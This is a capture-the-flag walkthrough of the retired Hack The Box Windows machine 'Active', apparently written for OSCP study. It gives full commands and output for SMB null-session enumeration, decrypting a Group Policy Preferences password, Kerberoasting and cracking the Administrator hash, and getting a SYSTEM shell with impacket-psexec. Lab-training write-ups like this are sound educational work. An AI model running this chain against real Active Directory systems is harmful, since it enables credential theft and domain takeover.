HTB - Active
 Active Machine info card
Machine info table
| Play Active on Hack The Box | |
| Difficulty | Easy |
| OS | Windows |
| Released Date | 29-07-2018 |
| Machine State | Retired |
Synopsis
Active was an easy to medium difficulty Windows machine, which featured two very prevalent techniques to gain privileges within an Active Directory environment. Eventhough the box was released in 2018, we were still able to learn a lot about SMB enumeration, Group Policy Preference and Kerberoasting.
Walkthrough Summary
I will be using MITRE ATT&CK as a guideline for this walkthrough.
The summary of the attack steps according to MITRE ATT&CK guidelines is as follows:
| Enterprise tactics | Technique | Software / Tool |
|---|---|---|
| TA0007: Discovery | T1046: Network Service Scanning | nmap |
| TA0007: Discovery | T1135: Network Share Discovery | smbmap, smbclient |
| TA0006: Credential Access | T1552.006: Group Policy Preferences | gpp-decrypt |
| TA0006: Credential Access | T1558.003: Kerberoasting | impacket-GetUserSPNs, hashcat, johntheripper |
| TA0004: Privilege Escalation | T1558.003: Kerberoasting | impacket-psexec |
TA0007: Discovery (Reconnaissance)
T1046: Network Service Scanning
TCP Port Scan
First, I will use nmap to run the port scan against all the 65535 ports to find the open ones.
0hmsec@kali:~$ nmap -p- --min-rate 10000 10.10.10.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-13 18:59 IST
Nmap scan report for 10.10.10.100
Host is up (0.037s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE    SERVICE
53/tcp    open     domain
88/tcp    open     kerberos-sec
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
389/tcp   open     ldap
445/tcp   open     microsoft-ds
464/tcp   open     kpasswd5
593/tcp   open     http-rpc-epmap
636/tcp   open     ldapssl
3268/tcp  open     globalcatLDAP
3269/tcp  open     globalcatLDAPssl
5722/tcp  open     msdfsr
9389/tcp  open     adws
23797/tcp filtered unknown
39904/tcp filtered unknown
42383/tcp filtered unknown
47001/tcp open     winrm
47870/tcp filtered unknown
49152/tcp open     unknown
49153/tcp open     unknown
49154/tcp open     unknown
49155/tcp open     unknown
49157/tcp open     unknown
49158/tcp open     unknown
49165/tcp open     unknown
49166/tcp open     unknown
49168/tcp open     unknown
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
nmap scan shows 23 open ports. Performing Service scan on the open TCP ports.
0hmsec@kali:-$ nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49154,49155,49157,49158,49165,49166,49168 -sC -sV 10.10.10.100 -oA nmap/tcp-scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-13 19:25 IST
Nmap scan report for 10.10.10.100
Host is up (0.043s latency).
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-13 13:40:14Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
49168/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
Host script results:
| smb2-time:
|   date: 2025-01-13T13:41:13
|_  start_date: 2025-01-13T13:09:15
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
|_clock-skew: -15m37s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.31 seconds
Since the ports 53 (DNS), 88 (Kerberos) and LDAP (389) are open, it is a possibility that this machine might an Active Directory Domain Controller.
UDP Port Scan
It is always advisable to not ignore scanning UDP ports as well. So, running the UDP scan while enumerating the open TCP ports is my recommendation. If this becomes a practice, it might become useful someday.
Finding open UDP ports.
0hmsec@kali:-$ nmap -p- -sU --min-rate 10000 10.10.10.100
nmap scan shows 3 open ports. Since we can’t find any important ports, there is no need to continue scanning further.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-13 21:44 IST
Nmap scan report for 10.10.10.100
Host is up (0.052s latency).
Not shown: 65459 open|filtered udp ports (no-response), 73 closed udp ports (port-unreach)
PORT    STATE SERVICE
53/udp  open  domain
88/udp  open  kerberos-sec
123/udp open  ntp
Nmap done: 1 IP address (1 host up) scanned in 72.96 seconds
T1135: Network Share Discovery
SMB (TCP 139,445)
We have various tools to enumerate SMB shares. My goto tools are smbclient and smbmap. I would prefer smbmap because it not just lists the available shares but also shows which of the below permissions each share has.
- NO ACCESS
- READ ONLY
- WRITE ONLY
- READ, WRITE
Now, let us try both smbclient and smbmap.
smbclient
Since we don’t have valid credentials, we have to do a Null Session check.
0hmsec@kali:-$ smbclient -N -L //10.10.10.100
Anonymous login successful
	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
	NETLOGON        Disk      Logon server share
	Replication     Disk
	SYSVOL          Disk      Logon server share
	Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Null Session was possible and smbclient lists all the available shares but we don’t know which shares are readable/writable.
smbmap
0hmsec@kali:-$ smbmap -H 10.10.10.100
---[snip]---
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] IP: 10.10.10.100:445	Name: 10.10.10.100        	Status: Authenticated
	Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	C$                                                	NO ACCESS	Default share
	IPC$                                              	NO ACCESS	Remote IPC
	NETLOGON                                          	NO ACCESS	Logon server share
	Replication                                       	READ ONLY
	SYSVOL                                            	NO ACCESS	Logon server share
	Users                                             	NO ACCESS
[*] Closed 1 connections
As you can see, smbmap has listed the shares and also listed what permissions each share has. So, with Null Session login, we have READ ONLY permissions on the Replication share.
Enumeration
Replication share
Enumerating Replication share with Null Session login (No password login).
0hmsec@kali:-$ smbclient -N //10.10.10.100/Replication
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  active.htb                          D        0  Sat Jul 21 16:07:44 2018
		5217023 blocks of size 4096. 278455 blocks available
After looking around carefully, we will find at an interesting file Groups.xml. I will explain why this file is interesting in the next section.
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Groups.xml                          A      533  Thu Jul 19 02:16:06 2018
		5217023 blocks of size 4096. 278455 blocks available
Downloading the file Groups.xml to local machine with the below commands.
prompt off
mget Groups.xml
TA0006: Credential Access
T1552.006: Group Policy Preferences (GPP)
Group Policy Preferences (GPP) are extensions of Group Policy in Windows environments introduced with Windows Server 2008. They allow administrators to configure various system settings, such as scheduled tasks, services, and local users, across a domain. GPP simplifies management by letting administrators deploy settings using a GUI rather than scripts.
CVE-2014-1812 (Group Policy Preferences Password Elevation of Privilege Vulnerability)
The GPP vulnerability arises because it allows administrators to store credentials in Group Policy settings. These credentials are stored in SYSVOL, a shared directory that is accessible to all authenticated domain users.
The main issue is that these credentials are:
- Stored in `xml` files.
- Encrypted using AES-256 with a [32-bit key](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN) (which is made pubicly available by Microsoft).
Groups.xml
There are two fields that we should note. name and cpassword. The name field is in the format of DOMAIN\USERNAME.</p>
 Contents of Groups.xml
The password in the cpassword field is the AES encrypted password for the account SVC_TGS.
Decrypting the GPP Password
There is a simple ruby program that uses the publicly disclosed key to decrypt the encrypted password. It is called as gpp-decrypt, which is defaultly installed in Kali linux.
0hmsec@kali:-$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
Users share
With the credential for a domain user, we can now have READ access to 3 shares.
0hmsec@kali:-$ smbmap -H 10.10.10.100 -u svc_tgs -p GPPstillStandingStrong2k18
---[snip]---
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] IP: 10.10.10.100:445	Name: 10.10.10.100        	Status: Authenticated
	Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	ADMIN$                                            	NO ACCESS	Remote Admin
	C$                                                	NO ACCESS	Default share
	IPC$                                              	NO ACCESS	Remote IPC
	NETLOGON                                          	READ ONLY	Logon server share
	Replication                                       	READ ONLY
	SYSVOL                                            	READ ONLY	Logon server share
	Users                                             	READ ONLY
[*] Closed 1 connections
Looking around in the Users share is enough for you to get the user.txt flag. But if you are attempting for the OSCP exam, we need atleast a fully established reverse shell. So, in the exam you should make sure you obtain a root/administrator shell.
0hmsec@kali:-$ smbclient -N //10.10.10.100/Users -U svc_tgs --password=GPPstillStandingStrong2k18
Try "help" to get a list of possible commands.
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 20:44:42 2018
  ..                                  D        0  Sat Jul 21 20:44:42 2018
  user.txt                           AR       34  Mon Jan 13 18:40:20 2025
		5217023 blocks of size 4096. 278167 blocks available
smb: \SVC_TGS\Desktop\> prompt off
smb: \SVC_TGS\Desktop\> get user.txt
smb: \SVC_TGS\Desktop\> exit
USER flag
Thus, we have found our user.txt flag.
0hmsec@kali:-$ cat user.txt
aadec6e480a................
TA0004: Privilege Escalation
T1558.003: Kerberoasting
Since we have TCP port-88 (Kerberos) open, we can consider there might be a possibility of finding a crackable TGS. If you compromise a user that has a valid Kerberos ticket-granting ticket (TGT), then you can request one or more ticket-granting service (TGS) service tickets for any Service Principal Name (SPN) that has been assigned to that user from a domain controller.
Getting NTLM Hash
The impacket-GetUserSPNs will help us to find any Service name associated with a normal account and also get the TGS if there is a service name present.
0hmsec@kali:-$ impacket-GetUserSPNs -request -dc-ip 10.10.10.100 active.htb/svc_tgs:GPPstillStandingStrong2k18
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-19 00:36:40.351723  2025-01-13 18:40:24.922554
[-] CCache file is not found. Skipping...
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
As you can see from the output that the user Administrator has a service name associated with it active/CIFS:445. So, we will surely be finding a TGS. But if you look at the above output, we have got an error - KRB_AP_ERR_SKEW(Clock skew too great).
For Kerberoasting to work, the time difference between the Attacker machine (in my case KALI machine) and the target machine should not be more than 5 minutes. So, for our attack to work, we need to synchronize our Kali machine’s clock with that of the target machine. They can be achieved in a few different ways.
- rdate
- ntpdate
- faketime
I will be demonstrating rdate here.
0hmsec@kali:-$ sudo rdate -n 10.10.10.100
[sudo] password for 0hmsec:
Tue Jan 14 00:13:07 IST 2025
Since the clocks are synchronized, we do Kerberoasting again.
0hmsec@kali:-$ impacket-GetUserSPNs -request -dc-ip 10.10.10.100 active.htb/svc_tgs:GPPstillStandingStrong2k18
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-19 00:36:40.351723  2025-01-13 18:40:24.922554
[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$8df96b1773ac3225f8bea5010fbb431c$4057163268776904429252c08f25d8992de43bf8bb0facb13fc01f1b2db5983f6a47b26e8e754e880944100f29d8f08bbff8dfd79ee5fa51f4702044feaf3da6f3e0470c89e6b9e88b16f5b577e7f126f8b6dc281a88ffd103db1ba1c6e3e00586e03b6e7db24b2b83e2d5ec6e1a48f4ed3ad3cd4ded23d1fd99b97e350f87677498a7a8e2e3c62de6d006147b65cb901bf63a4d92010fed379bdc6a62ee17f0b3f8126caa8d4365659274396c44f1de4ffaa0013b90f8a1cf42558d40763e5f9b1c09b545662020a26f45df1ecca84bc5231df085fc6b6a3f232601f70416d87d148cb3669b8240ff467ef45a6fc75ccbad56e2ef706c2c2a0db3a0efefc47e3c3df45c0eab41153486bf8c3513f325cf6df4916dd6b683335fd7bb78b81116bb509de6c8eb68a79e45ac5a9806e8922d922a6903ea8c666ed0ced5c6924aefe3c4ec995418a714ac95da8a06ecb49f32cc7f1a9f18af3bcb5d3a8ba9d5fd27e640e616fe385856f524d266c23da3c0574728440a6f46b20af8322d7d65f2edf2ba2daf6a267bce738d977e6b9a7632d5093538a87fdd360adb7a8fc3ae803ce1091cf58d9b805dc50abaac735d9ccc81116e7998890b6da44e14dcb0378bd5b2365870a297469ee44eba0657a853d328ea92e7a58c055a568cd41ff4c165342e1cf703a8619983a5e5ee966566323e1e489c67c27c5646c99215a4fcee291d84032f15a67d37c2367d4707fd0775e3cd09bb448679ed48747fad1df0ebe744d5087f6ae2481641a103a45346fa7d6c14f1ece4833f7ba43c14c6e347ca50e1d15b6d31b69b5733418b4110fe0fb503c5e35978ee823d2b2da0681b50f5fee0febe6edb9a61379f50ceeb6148a69aa9066d28815f9e9a2e2e3c466a7f5b2e437786c3acaeb6a09040b6c88b4f597c1d2732f654643bbf94072855da5d5bea639db1b56b17c8d7340760111ddbf30876984c8cb594d59dfa2cee8e1377f0a27e98e605ad7f00c435d37d30c1ab46877accc05fd8f11c8257e238647e957ddb6120339534802b2eee9db4823c7f5ad5d09e108a85d4d220dc2158bf3504c749ecf2bcdcbaf363184cad6b24a29ee8cde9fb5b695e5a2d66e22f36249ffb02b4c4400a8fb5413c3c0b20c95b7f31c9ec9fa0b3d4f8894ad3a42ad49b7c0dec50aa3500e8bf7037872b933f0cad3cc57513c977c5f4c7ba6abf6b278781714c31a6c260e5680623643ea8358114b1ddc886ed2163b0dc6e15c0abeb
If you want the TGS to be stored in a file directly, then use the below command.
0hmsec@kali:-$ impacket-GetUserSPNs -request -dc-ip 10.10.10.100 active.htb/svc_tgs:GPPstillStandingStrong2k18 -save -outputfile admin.kerberos
Cracking the NTLM Hash
First, save the hash to a file. I saved it as admin.kerberos.
Next, I will demonstrate using the two most popular password cracking tool:
johntheripperhashcat
1. johntheripper
0hmsec@kali:-$ john admin.kerberos --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:03 DONE (2025-01-14 00:35) 0.3164g/s 3334Kp/s 3334Kc/s 3334KC/s Tiffani1432..Thing1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
2. hashcat
We need to know the mode for cracking the Kerberos TGS-REP.
0hmsec@kali:-$ hashcat -h | grep -i kerberos
  19600 | Kerberos 5, etype 17, TGS-REP                              | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                             | Network Protocol
  28800 | Kerberos 5, etype 17, DB                                   | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                              | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                             | Network Protocol
  28900 | Kerberos 5, etype 18, DB                                   | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth                      | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                              | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                               | Network Protocol
The mode we should use is 13100.
0hmsec@kali:-$ hashcat -m 13100 admin.kerberos  /usr/share/wordlists/rockyou.txt
---[snip]---
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$e51a53ed5d023dd0b8ca61d6dcd92efa$b16050cd86084d6cba67bac37ce9b3fed4f0d507eba4fb52fbba5d5eac13ab8ebdc1e0f186efd02bf30cd6419725b7b20798896eb5267d2b308acbdd1c4677ff56043d835a21304ca2f92c49041d81ccd55d2cfcbe9eb25da690b1d68047114ddb40e503a0d7505ffb6b39085b90d9ea28455a756cd9ad450198e7348eb55b31691d8390d4f43b6996ba8c3d3303f27bab800419528a988cc053ebce356ce18e424d4b61d218b215f6d78e081a91acb531fa7b64f0787a16f1f5f05d909a8ca75b0b3e6882dd5bb5112ea283aa29f6cfea29d4b7547544bed59a3f1f0e08fd56f38ffc1aa54cf6501a0c2fbff756984f5ee8472558c78ffa9afc155b1bd3dbab8ea2bd50144ed6f30c3e9b6e8a0cdc7774f0eb5eca71ad0dabf8beb85826e8a99fd1df18a43bca3132497f815217012de5862369f76b87f12d6e85e9aabfad17e8a396b41bad2e1db224cd7b06a4fb123dc998526b7a5615afaf63081a82fbb5631e01c0600bab015b6d19c2e1408418e9958e74490fe2213b9dba606b6e1ed5e4abb6f5c9e77d7c87f43743d9010f3e791ec33d5749a4a47dd0ca123d1cf653162502834aca02cd3771dd54f305475d61beeb6e7da9f287c969976f6046f687bb052f187a9398738db20d58803130ea29271f49bb92b3d573c41161d3b9f07c3e9db358d090414cb114fb0afffb570912382177d870ee65dd4991c2f9db45dc18059fadac29d46e90071dc8b42512757ad3385c0ae778e853fcd56d6ef1bcff2d85bc5460823753a1b45e1706f75eb78c204c4cc3715f2250d3f5bfc7be28a5b9d5d0825bf1021053fc0ab61cb7ac36fc096f646c3b7f120676d89ab5369941a8094165021bbc14c5dfaec31bf563408710b5099d5932216455c8d2f803fd7298068214fcbf8fac32566c579c6bfe5beb35a57edc0cf2bf8d8d37ae082d15bf3c9a775b0fb774983eae4735f95bd9e8f0c750713bbfa7b152c733c758ae8213a62cd8652ab783604fda92f14744de392865b5d9e329045bfcc40146f06e0777e35387808426e4adf478bae3398f25db07fb1a617ce11dee85e93a294d506981e69db23e1adf1941995dbd2544469ccce622a0b0907122c6fe6efa57afb7724446b2b7762452b6df3aaee1fe0f5d7df0d6f9cff22d79dd5e04dac5edfe782c18ae1180a99856cc36687bcb4c11b500c1584cc769858cf089a08b8c122894881ddbf6e7ca6d0df75e04f316a873d4b87ba6f58157267c09ad3a35:Ticketmaster1968
---[snip]---
The password we found is Ticketmaster1968.
Shell as ADMINISTRATOR
It is now easy to get a shell as administrator using impacket-psexec.
0hmsec@kali:-$ impacket-psexec administrator:Ticketmaster1968@10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file glJmlcil.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service jlGj on 10.10.10.100.....
[*] Starting service jlGj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
C:\Windows\system32> whoami
nt authority\system
ROOT flag
Thus, we have the root.txt flag.
If you are preparing for OSCP+, always make sure to get your screenshots that displays the output of the commands
type root.txt,whoamiandipconfig. Your screenshot should contain all the contents as shown below. In the OSCP+ exam boxes, the “root.txt” will be “proof.txt”.
c:\Users\Administrator\Desktop> type root.txt
6a26f0e7a94da.................
c:\Users\Administrator\Desktop> whoami
nt authority\system
c:\Users\Administrator\Desktop> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::6864:8ef3:2748:6f62
   Link-local IPv6 Address . . . . . : fe80::6864:8ef3:2748:6f62%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9106%11
                                       10.10.10.2
Tunnel adapter isatap.{73A3C9B3-56C9-47B6-9326-5C0FFB1A8451}:
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
万歳!万歳!万歳!